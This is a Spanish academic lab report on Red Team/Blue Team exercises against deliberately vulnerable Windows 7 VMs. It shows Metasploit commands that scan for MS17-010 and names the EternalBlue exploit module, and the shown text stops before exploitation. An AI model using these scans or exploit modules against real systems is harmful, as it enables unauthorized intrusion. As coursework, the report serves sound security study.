INFORME TÉCNICO ACCIONES DESARROLLADAS POR LOS EQUIPOS BLUE TEAM Y RED TEAM

OMAR ANTONIO PEÑALOZA POSADA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA UNAD
ESCUELA DE CIENCIAS BÁSICAS TECNOLOGÍA E INGENIERÍA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
SAN JOSÉ DEL GUAVIARE, GUAVIARE
2020

INFORME TÉCNICO ACCIONES DESARROLLADAS POR LOS EQUIPOS BLUE TEAM Y RED TEAM

OMAR ANTONIO PEÑALOZA POSADA

Informe técnico estrategias usadas por RedTeam & BlueTeam en el análisis de riesgos y vulnerabilidades en una infraestructura TI.

Director
JOHN FREDDY QUINTERO TAMAYO
Ingeniero de Sistemas

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA UNAD
ESCUELA DE CIENCIAS BÁSICAS TECNOLOGÍA E INGENIERÍA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
SAN JOSÉ DEL GUAVIARE, GUAVIARE
2020

CONTENIDO

Pág.

LISTA DE FIGURAS

pág.

GLOSARIO

ACL: Access Control List. Lista de Control de Acceso. Un ACL es una lista que especifica los permisos de los usuarios sobre un archivo, carpeta u otro objeto. Un ACL define cuales usuarios y cuales grupos pueden acceder y que tipo de operaciones pueden realizar una vez dentro.

AMENAZA: Causa potencial de un incidente no deseado, que puede provocar daños a un sistema o a la organización. (ISO/IEC 27000).

ANTIVIRUS: es una categoría de software de seguridad que protege un equipo de virus, normalmente a través de la detección en tiempo real y también mediante análisis del sistema, que pone en cuarentena y elimina los virus. El antivirus debe ser parte de una estrategia de seguridad estándar de múltiples niveles.

AP: Un punto de acceso inalámbrico (en inglés: wireless access point, conocido por las siglas WAP o **AP**), en una red de computadoras, es un dispositivo de red que interconecta equipos de comunicación inalámbricos, para formar una red inalámbrica que interconecta dispositivos móviles o tarjetas de red inalámbricas.

BIOMETRÍA: es una tecnología de identificación basada en el reconocimiento de una característica física e intransferible de las personas, como, por ejemplo, la huella digital, el reconocimiento del patrón venoso del dedo o el reconocimiento facial.

BIG DATA: (terminología en idioma inglés utilizada comúnmente) es un término que hace referencia a conjuntos de datos tan grandes y complejos que precisan de aplicaciones informáticas no tradicionales de procesamiento de datos para tratarlos adecuadamente.

CISCO: Cisco Systems es una empresa global con sede en San José, California, Estados Unidos, principalmente dedicada a la fabricación, venta, mantenimiento y consultoría de equipos de telecomunicaciones

CORE DE NEGOCIO: Termino utilizado para referirse a

EXPLOITS O PROGRAMAS INTRUSOS: Los programas intrusos son técnicas que aprovechan las vulnerabilidades del software y que pueden utilizarse para evadir la seguridad o atacar un equipo en la red.

FIREWALL: es una aplicación o dispositivo de seguridad diseñado para bloquear las conexiones en determinados puertos del sistema, independientemente de si el tráfico es benigno o maligno.

FRAMEWORK: es una estructura conceptual y tecnológica de asistencia definida, normalmente, con artefactos o módulos concretos de *software*, que puede servir de base para la organización y desarrollo de software.

GIGABYTE: unidad de almacenamiento de información cuyo símbolo es el GB, equivalente a 1024 Megabytes.

HARDENING: Hardening (palabra en inglés que significa endurecimiento) en seguridad informática es el proceso de asegurar un sistema mediante la reducción de vulnerabilidades en el mismo.

IA: La Inteligencia artificial es el campo científico de la informática que se centra en la creación de programas y mecanismos que pueden mostrar comportamientos considerados inteligentes. En otras palabras, la IA es el concepto según el cual “las máquinas piensan como seres humanos”.

MAC: En las redes de computadoras, la dirección MAC es un identificador de 48 bits que corresponde de forma única a una tarjeta o dispositivo de red. Se la conoce también como dirección física, y es única para cada dispositivo.

METASPLOIT: es un proyecto de código abierto para la seguridad informática, que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración "Pentesting" y el desarrollo de firmas para sistemas de detección de intrusos.

METERPRETER: es un intérprete de comandos que permite de una forma segura y suave interactuar con la maquina objetivo ganando por una parte la flexibilidad de un stagers (ejecución de múltiples comandos en un payload) y por otra parte, la fiabilidad de que no será detectado fácilmente por un antivirus, firewall o IDS ya que se ejecuta como un proceso en el sistema operativo y no escribe ningún fichero al sistema remoto.

MS17_010: Actualización que resuelve vulnerabilidades en Microsoft Windows. La más grave de estas vulnerabilidades podría permitir la ejecución remota de código si un atacante envía mensajes especialmente diseñados a un servidor de Microsoft Server Message Block 1.0 (SMBv1).

NMAP: programa de código abierto que sirve para efectuar rastreo de puertos escrito originalmente por Gordon Lyon y cuyo desarrollo se encuentra hoy a cargo de una comunidad. Fue creado originalmente para Linux, aunque actualmente es multiplataforma.

PAYLOAD: Un exploit es una vulnerabilidad, y el payload es la carga que se ejecuta en esa vulnerabilidad, es decir, la carga que activamos a la hora de aprovechar dicha vulnerabilidad.

PHISHING: Método más utilizados por delincuentes cibernéticos para estafar y obtener información confidencial de forma fraudulenta como puede ser una contraseña o información detallada sobre tarjetas de crédito u otra información bancaria de la víctima.

RIESGO: El riesgo es el efecto de la incertidumbre sobre los objetivos.

SHELL: el shell o intérprete de órdenes o intérprete de comandos, es el programa informático que provee una interfaz de usuario para acceder a los servicios del sistema operativo.

SPAM: También conocido como correo basura, el spam es correo electrónico que involucra mensajes casi idénticos enviados a numerosos destinatarios. Un sinónimo común de spam es correo electrónico comercial no solicitado (UCE). El malware se utiliza a menudo para propagar mensajes de spam al infectar un equipo, buscar direcciones de correo electrónico y luego utilizar esa máquina para enviar mensajes de spam. Los mensajes de spam generalmente se utilizan como un método de propagación de los ataques de phishing.

SPYWARE: El software espía consta de un paquete de software que realiza un seguimiento y envía información confidencial o personal a terceros. La información personal es información que puede atribuirse a una persona específica, como un nombre completo. La información confidencial incluye datos que la mayoría de las personas no desearía compartir con otras, como detalles bancarios, números de tarjetas de créditos y contraseñas. Terceros puede hacer referencia a sistemas remotos o partes con acceso local.

TERABYTES: Unidad de medida de la capacidad de memoria y de dispositivos de almacenamiento informático (disquete, disco duro CD-ROM, etc). Su símbolo es el TB. Equivalente a un trillón de bytes (realmente 1.099.511.627.776 bytes).

TESTEO: Someter a una prueba.

URL: son las siglas en inglés de Uniform Resource Locator, que en español significa Localizador Uniforme de Recursos. Como tal, el **URL** es la dirección específica que se asigna a cada uno de los recursos disponibles en la red de internet con la finalidad de que estos puedan ser localizados o identificados.

VIRUS: Programa informático escrito para alterar la forma como funciona una computadora, sin permiso o conocimiento del usuario.

VPN: Una **VPN** (Virtual Private Network) es una tecnología de red que se utiliza para conectar una o más computadoras a una red privada utilizando Internet.

VULNERABILIDAD: Una vulnerabilidad es un estado viciado en un sistema informático (o conjunto de sistemas) que afecta las propiedades de confidencialidad, integridad y disponibilidad de los sistemas. Las vulnerabilidades pueden hacer lo siguiente:

• Permitir que un atacante ejecute comandos como otro usuario.
• Permitir a un atacante acceso a los datos, lo que se opone a las restricciones específicas de acceso a los datos.
• Permitir a un atacante hacerse pasar por otra entidad.
• Permitir a un atacante realizar una negación de servicio.

RESUMEN

Este informe técnico le permite al lector comprender las fases, procesos, procedimientos, metodologías y herramientas que los equipos Blue Team y Red Team emplean para llevar a cabo sus funciones en cualquier entidad, empresa u organización con infraestructura de TI. Todo lo anterior, dentro del marco legal colombiano.

Este documento es el resultado final que presenta el estudiante al participar activamente en el seminario especializado Equipos Estratégicos en Ciberseguridad: Red Team y Blue Team, con el ánimo de plantear actividades y procedimientos que contribuyan a mejorar la seguridad informática en entornos de TI.

Palabras clave

Ciberseguridad, Blue Team, Red Team, Seguridad Informática.

INTRODUCCIÓN

No estamos en la posibilidad de determinar si una prueba de seguridad realizada correctamente hubiera evitado un ataque informático o que el mismo se hubiera presentando antes o después de su ocurrencia, pero de lo que si podemos estar seguros es que con una buena prueba de seguridad, desarrollada siguiendo los protocolos, procesos, procedimientos y aplicación de las herramientas adecuadas, conllevan a mejorar sustancialmente la seguridad informática de una organización dificultando que los atacantes alcancen su objetivo.

Las vulnerabilidades están en todas partes, todo sistema informático en algún momento es vulnerable a los ataques, una de las razones más importantes por las que se encuentran vulnerabilidades en la mayoría de los sistemas informáticos es que la prioridad del sistema informático no es precisamente ser seguro. La principal prioridad de cualquier sistema es operar de manera que satisfaga a los usuarios del mismo. Si se puede hacer de una manera segura, genial. Pero lo que vemos a diario es que agregar controles de seguridad de forma tardía es una constante.

El reto está en encontrar el equilibrio adecuado entre la aplicación de controles de seguridad y la operatividad y usabilidad del sistema informático. Esto se logra conociendo como las amenazas y vulnerabilidades pueden llegar a convertirse en realidad y de qué forma nos afectan para así llenarnos de herramientas que nos permitan implementar aplicar las salvaguardas ya mencionadas.

La clave puede estar en que una buena prueba de seguridad debe revelar cómo un atacante puede penetrar los sistemas de una organización antes de que esta situación se presente realmente. Conociendo como el sistema puede verse comprometido, aplicar todas las medidas necesarias de protección a las deficiencias encontradas es más rentable y eficiente que simplemente esperar a que la crisis ocurra.

Por último y no menos importante, al final de toda esta labor, la presentación y sustentación del informe que describe las vulnerabilidades encontradas, como se explotaron dichas vulnerabilidades y de igual forma las medidas a seguir para corregir todos los agujeros de seguridad descubiertos.

1 OBJETIVOS

1.1 OBJETIVO GENERAL

Construir y sustentar un informe técnico que contenga las acciones desarrolladas por los equipos Red Team y Blue Team en el desarrollo del presente seminario dentro del marco legal colombiano.

1.2 OBJETIVOS ESPECÍFICOS

- Conceptualización y contextualización del espacio de trabajo donde se desarrolló toda la actividad de parte de los equipos Red Team y Blue Team que dan resultado al presente informe.

- Demostrar las vulnerabilidades detectadas al sistema informático objeto de estudio a partir del uso de metodologías y técnicas de intrusión desarrolladas por el equipo Red Team.

- Indicar y aplicar estrategias de contención a la explotación de las vulnerabilidades encontradas al sistema informático objeto de estudio, llevada a cabo por el equipo Blue Team.

- Plantear estrategias que permitan mejorar los aspectos de seguridad informática en una organización.

- Indicar los aspectos legales a evaluar y tener en cuenta al momento de llevar a cabo ejercicios de Blue Team y Red Team.

2 CONTEXTUALIZACIÓN.

2.1 ESCENARIO DE DESARROLLO DE TRABAJO

Para una comprensión más sencilla del presente informe es necesario ubicar al cliente en el espacio de trabajo en el que se desarrollaron las actividades que se explican a medida que se avanza con la lectura del documento, así:

ESPACIO DE TRABAJO

La organización WhiteHose Security tiene sospecha de dos equipos de cómputo de los cuales por su comportamiento al parecer fueron el medio a través del cual se presentó fuga de información en la organización posiblemente por ataque malicioso o intrusión no autorizada. Los equipos de cómputo cuentan con sistema operativo Windows 7, uno con versión de 32 bits, otro con versión de 64 bits. Lo mismos vienen presentando un comportamiento extraño al punto que uno de ellos en ocasiones muestra pantallazo azul constantemente.

Estos equipos tienen un sistema operativo antiguo dado a una aplicación que sólo funciona en dicho S.O. y no pueden ser reemplazados porque la aplicación no está migrada con compatibilidad a otros sistemas operativos. Los equipos de cómputo cuentan con un SMBv1 activo para compartir impresoras y algunos archivos dentro de la red. Al momento de la fuga de información (10 de junio de 2020) los S.O. no se encontraban actualizados, y su última actualización fue el 05 de febrero de 2017 preocupando a la organización, porque pueden estar relacionados al fallo de seguridad con identificador CVE-2017-0144, además los equipos de cómputo no tienen instalada la actualización MS17-010.

Para agilizar el proceso de investigación WhiteHose Security facilitará los dos escenarios controlados idénticos al de los equipos de cómputo sospechosos y un escenario controlado con un sistema operativo orientado al testeo de seguridad para que realice el trabajo de investigación sin alterar la infraestructura de producción de la organización.

WhiteHouse Security no tiene conocimiento cuál de los dos equipos de cómputo es el que está generando la fuga de información.

Windows 7 de 32 bits




Figura 1 Windows 7 32 bits

Windows 7 de 64 bits




Figura 2. Windows 7 64 bits.

Para el desarrollo de las actividades por parte del equipo Blue Team, se hizo uso de una distribución de Linux Kali Linux debidamente configurada con diferentes herramientas para llevar a cabo pruebas de seguridad informática.

Figura 3. Distribución Kali Linux.

EQUIPOS RED TEAM: es un ejercicio, que consiste en simular un ataque dirigido a una organización, desarrollado por un grupo de personas internas o externas a la empresa, que comprueban la posibilidad de tener acceso a los sistemas, comprometerlos y el impacto que esto podría tener en el core de negocio.

EQUIPOS BLUE TEAM: es la parte opuesta a Red Team, están conformados por profesionales en ciberseguridad expertos en analizar cómo se comporta y desempeña el sistema informático dentro de una organización al igual que de las practicas que adelantan los usuarios de los equipos que interactúan con el sistema informático, de forma tal que los resultados de los análisis permitan de forma rápida, eficaz y efectiva evitar, o por lo menos detectar, alguna situación que pueda comprometer uno de los activos más importantes dentro de cualquier entidad u organización, su información.


3 HERRAMIENTAS Y PROCEDIMIENTOS UTILIZADOS POR EL EQUIPO RED TEAM PARA EL ANÁLISIS Y EXPLOTACIÓN DE LAS VULNERABILIDADES EN EL ESCENARIO PROPUESTO.

Para el desarrollo de este ejercicio se procedió de la siguiente forma, así:

RECOLECCIÓN O RECOPILACIÓN DE LA INFORMACIÓN: Esta fase se realizó con base a la información contenida recabada en la empresa contratante **Whitehose Security**, identificados ciertos datos clave se procedió a realizar búsqueda de información y casos similares a través de internet, sobre los sistemas operativos a trabajar, los protocolos, vulnerabilidad referenciada.

BÚSQUEDA DE VULNERABILIDADES: esta fase se llevó a cabo desde la maquina Kali Linux con uso de la herramienta Metasploit, en conjunto con Nmap con el siguiente procedimiento, así:

Verificamos conectividad entre la maquina victima (windows 7 x 64) y maquina atacante (distribución Kali Linux)



```
root@seminario:/home/estudiante# ping -c5 192.168.0.108
PING 192.168.0.108 (192.168.0.108) 56(84) bytes of data.
64 bytes from 192.168.0.108: icmp_seq=1 ttl=128 time=0.434 ms
64 bytes from 192.168.0.108: icmp_seq=2 ttl=128 time=1.30 ms
64 bytes from 192.168.0.108: icmp_seq=3 ttl=128 time=0.483 ms
64 bytes from 192.168.0.108: icmp_seq=4 ttl=128 time=0.789 ms
64 bytes from 192.168.0.108: icmp_seq=5 ttl=128 time=1.07 ms

--- 192.168.0.108 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4091ms
rtt min/avg/max/mdev = 0.434/0.813/1.298/0.332 ms
root@seminario:/home/estudiante#
```

Figura 4. Conectividad Kali Linux Windows 7x64.

Abrimos la consola de Metasploit para poder iniciar el desarrollo del ejercicio, así:

Buscamos información referente a la vulnerabilidad
search ms17_010




Figura 5. Trabajando con Metasploit Windows 7x64.

Encontramos herramientas como el escanner:

1 auxiliary/scanner/smb/smb_ms17_010

y el exploit

2 exploit/windows/smb/ms17_010_eternalblue

utilizaremos el scanner para consultar si la maquina victima presenta la vulnerabilidad

msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.0.108
RHOSTS => 192.168.0.108
msf5 auxiliary(scanner/smb/smb_ms17_010) > exploit




Figura 6. Vulnerabilidad detectada con Metasploit Windows 7x64.

Como podemos observar el resultado es más que claro, nos está indicando que la maquina víctima es vulnerable e incluso nos brinda información del sistema operativo su versión y su arquitectura.

[+] 192.168.0.108:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)

SISTEMA X86

Verificamos conectividad entre la maquina victima (windows 7x86) y maquina atacante (distribución Kali Linux)




Figura 7. Conectividad Kali Linux Windows 7x86.

Igual que con el otro sistema operativo, desde la maquina atacante abrimos la consola Metasploit y conjugamos la consola con Nmap.




Figura 8. Trabajando con Metasploit Windows 7x86.

Buscamos y recopilamos información

